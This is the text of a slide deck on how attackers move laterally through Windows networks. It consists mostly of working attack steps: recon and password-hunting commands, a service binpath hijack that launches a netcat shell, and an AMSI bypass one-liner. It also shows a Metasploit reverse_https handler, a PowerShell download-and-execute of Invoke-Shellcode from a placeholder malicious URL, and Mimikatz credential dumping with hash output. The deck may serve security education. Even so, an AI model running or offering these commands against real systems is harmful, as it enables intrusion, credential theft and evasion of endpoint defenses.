

# LATERAL MOVEMENT

How attackers quietly  
transverse your Networks

Xavier Ashe  
VP, Drawbridge Networks  
@xavierashe



# ABOUT XAVIER

- Currently VP of Drawbridge Networks
- Hacking since the late 80s
- First half my career was implementing Security
- Second half career is security consulting, VARs, and Vendors
- Georgia Institute Of Technology: Computer Engineering with International Affairs minor
- Twitter: @xavierashe



# KILL CHAIN IS OUTDATED

Recon

Delivery


Install

Action

Weaponize

Exploit

C&C



# KILL CHAIN, UPDATED

Recon

Delivery


Persistence

Action


Weaponize

Exploit

Lateral  
Movement



# WHAT IS LATERAL MOVEMENT?



# THREE TYPES OF RECON

- Passive Information Gathering
- Semi-passive Information Gathering
- Active Information Gathering




# YOU'VE GOT REMOTE SHELL, NOW WHAT?

- systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
- hostname
- echo %username%
- net users
- net user <username>
- echo %userdomain%
- echo %userdnsdomain%
- nslookup -querytype=SRV \_LDAP.\_TCP.DC.\_MSDCS.<domain>
- net start
- ipconfig /all
- route print
- arp -A
- netstat -ano
- netsh firewall show state
- netsh firewall show config
- schtasks /query /fo LIST /v
- tasklist /SVC
- DRIVERQUERY



# FIND THE DOMAIN CONTROLLERS



The image shows a Windows Command Prompt window titled "Command Prompt". The window displays the output of the "nslookup" command, which is used to find domain controllers. The output shows two SRU service locations for the domain "LDAP.\_TCP.DC.\_MSDCS.distro.dbntest.net". The first location has a priority of 0, weight of 100, and port of 389, with the server hostname being "unitedstates01.distro.dbntest.net". The second location also has a priority of 0, weight of 100, and port of 389, with the server hostname being "unitedstates02.distro.dbntest.net". Both servers have an internet address of 10.0.0.4. The command prompt also lists the IP addresses of the servers: "unitedstates01.distro.dbntest.net" and "unitedstates02.distro.dbntest.net".

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\xavier>nslookup -querytype=SRU _LDAP._TCP.DC._MSDCS.distro.dbntest.net
Server: Unknown
Address: 10.0.0.4

_LDAP._TCP.DC._MSDCS.distro.dbntest.net SRU service location:
    priority      = 0
    weight        = 100
    port          = 389
    svr hostname  = unitedstates01.distro.dbntest.net
_LDAP._TCP.DC._MSDCS.distro.dbntest.net SRU service location:
    priority      = 0
    weight        = 100
    port          = 389
    svr hostname  = unitedstates02.distro.dbntest.net
unitedstates01.distro.dbntest.net      internet address = 10.0.0.4
unitedstates02.distro.dbntest.net      internet address = 10.0.0.11
```

# SERVICE PRINCIPAL NAMES (SPNS)

- Find SPNs linked to a certain computer

```
setspn -L <ServerName>
```

- Find SPNs linked to a certain user account

```
setspn -L <domain\user>
```

- Powershell

```
Get-NetUser -SPN
```



# PRIVILEGE ESCALATION


- Look for missing patches, known exploits
- Look in automated install answer files for passwords
- Get saved passwords from Group Policy (metasploit or Get-GPPPaassword)
- Look for registry setting "AlwaysInstallElevated"
  - HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
  - HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
- Hail Mary
  - dir /s \*pass\* == \*cred\* == \*vnc\* == \*.config\*
  - findstr /si password \*.xml \*.ini \*.txt
  - reg query HKLM /f password /t REG\_SZ /s
  - reg query HKCU /f password /t REG\_SZ /s

# PRIVILEGE ESCALATION - ADVANCED

- Vulnerable Windows Services
- DLL hijacking using vulnerable folders in the PATH
- Replace executable with existing scheduled task.



# PRIVILEGE ESCALATION – HACKING A SERVICE



```
C:\>nc.exe -lvp 9988
listening on [any] 9988 ...
DNS fwd/rev mismatch: localhost != b33f-n5pvp4www
connect to [127.0.0.1] from localhost [127.0.0.1] 1043
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

```
C:\>sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
    TYPE               : 20  WIN32_SHARE_PROCESS
    START_TYPE         : 3   DEMAND_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : C:\WINDOWS\System32\svchost.exe -k LocalService
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME      : Universal Plug and Play Device Host
    DEPENDENCIES      : SSDPSRV
    SERVICE_START_NAME: NT AUTHORITY\LocalService

C:\>
C:\>
C:\>sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\>
C:\>
C:\>sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS

C:\>
C:\>
C:\>sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
    TYPE               : 20  WIN32_SHARE_PROCESS
    START_TYPE         : 3   DEMAND_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME      : Universal Plug and Play Device Host
    DEPENDENCIES      : SSDPSRV
    SERVICE_START_NAME: LocalSystem

C:\>
C:\>
C:\>net start upnphost
```

# OR JUST RUN POWERUP (**INVOKE-ALLCHECKS**)

- If you are an admin in a medium integrity process (exploitable with **bypassuac**)
- for any unquoted service path issues
- for any services with misconfigured ACLs (exploitable with **service\_\***)
- any improper permissions on service executables (exploitable with **service\_exe\_\***)
- for any leftover unattend.xml files
- if the AlwaysInstallElevated registry key is set
- if any Autologon credentials are left in the registry
- for any encrypted web.config strings and application pool passwords
- for any %PATH% .DLL hijacking opportunities (exploitable with **write\_dllhijacker**)

# POWERSHELL

There are a number of reasons why attackers love PowerShell:

- Run code in memory without touching disk
- Download & execute code from another system
- Direct access to .NET & Win32 API
- Built-in remoting
- CMD.exe is commonly blocked, though not PowerShell
- Most organizations are not watching PowerShell activity
- Many endpoint security products don't have visibility into PowerShell activity

# POWERSHELL V5 SECURITY ENHANCEMENTS

- Script block logging
- System-wide transcripts
- Constrained PowerShell enforced with AppLocker
- The Anti-Malware Scan Interface (AMSI)
- There are two primary methods of bypassing AMSI (at least for now):
  - Provide & use a custom amsi.dll and call that one from custom EXE.
  - Matt Graeber described how to use reflection to bypass AMSI



Matt Graeber  
@mattifestation



 Follow

```
[Ref].Assembly.GetType('System.Management.  
Automation.AmsiUtils').GetField('amsiInitFailed'  
'NonPublic,Static').SetValue($null,$true)
```

# REMOTE ACCESS WITH NO HIT TO DISK

## Create Shellcode from Metasploit

```
msf > use exploit/multi/handler  
msf exploit(handler) > set PAYLOAD  
windows/meterpreter/reverse_https  
msf exploit(handler) > set LHOST  
<Your local host>  
msf exploit(handler) > set LPORT 443  
msf exploit(handler) > exploit
```

## Powershell Shellcode Injection

```
IEX (New-Object  
Net.WebClient).DownloadString("https:  
//<Malicious URL>/Invoke-  
Shellcode.ps1")  
  
Invoke-ShellCode -Payload  
windows/meterpreter/reverse_https -  
Lhost <malicious IP> -Lport 443 -  
Force
```

# POWERSPLOIT

- Invoke-DllInjection.ps1
- Invoke-Shellcode.ps1
- Invoke-WmiCommand.ps1
- Get-GPPPassword.ps1
- Get-Keystrokes.ps1
- Get-TimedScreenshot.ps1
- Get-VaultCredential.ps1
- Invoke-CredentialInjection.ps1
- Invoke-Mimikatz.ps1
- Invoke-NinjaCopy.ps1
- Invoke-TokenManipulation.ps1
- Out-Minidump.ps1
- VolumeShadowCopyTools.ps1
- Invoke-ReflectivePEInjection.ps1



# INVOKE-MIMIKATZ

```
PS C:\Users> Get-NetGroupMember "
```

```
PS C:\Users> Invoke-Mimikatz -DumpCreds
```

```
.#####. mimikatz 2.0 alpha (x64) re
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi'
## v ## http://blog.gentilkiwi.com
'#####'
```

```
mimikatz(powershell) # sekurlsa::logonp
```

```
Authentication Id : 0 ; 1185575902 (00000000:46aa73de)
Session          : RemoteInteractive from 5
User Name        : xavier
Domain          : DISTRO
Logon Server    : UNITEDSTATES01
Logon Time      : 9/13/2016 6:17:31 PM
SID              : S-1-5-21-95346700-3989945768-2848222185-5178

msv :
[00000003] Primary
* Username : xavier
* Domain  : DISTRO
* NTLM     : 72ac43cadaaba3cbdcdb18c8c8262f70
* SHA1     : 7fb82774552ea11467b60b5657ab8fb4b8037d4
[00010000] CredentialKeys
* NTLM     : 72ac43cadaaba3cbdcdb18c8c8262f70
* SHA1     : 7fb82774552ea11467b60b5657ab8fb4b8037d4


tspkg :
* Username : xavier
* Domain  : DISTRO
* Password : Change this Password now!

wdigest :
* Username : xavier
* Domain  : DISTRO
* Password : (null)

kerberos :
* Username : xavier
* Domain  : DISTRO.DBNTEST.NET
* Password : (null)

ssp :
credman :
```

# NO DOMAIN ADMINS YET?



```
Invoke-Mimikatz -dumpcreds Out-File -Append c:\evilplace\$env:computername.txt
```

# OTHER WAYS TO GET DOMAIN ADMIN

- Passwords in SYSVOL & Group Policy Preferences
- Exploit the MS14-068 Kerberos Vulnerability on a Domain Controller Missing the Patch
- Kerberos TGS Service Ticket Offline Cracking (Kerberoast)
- Gain Access to the Active Directory Database File (ntds.dit)
- Compromise an account with rights to logon to a Domain Controller
  - Then run Mimicatz

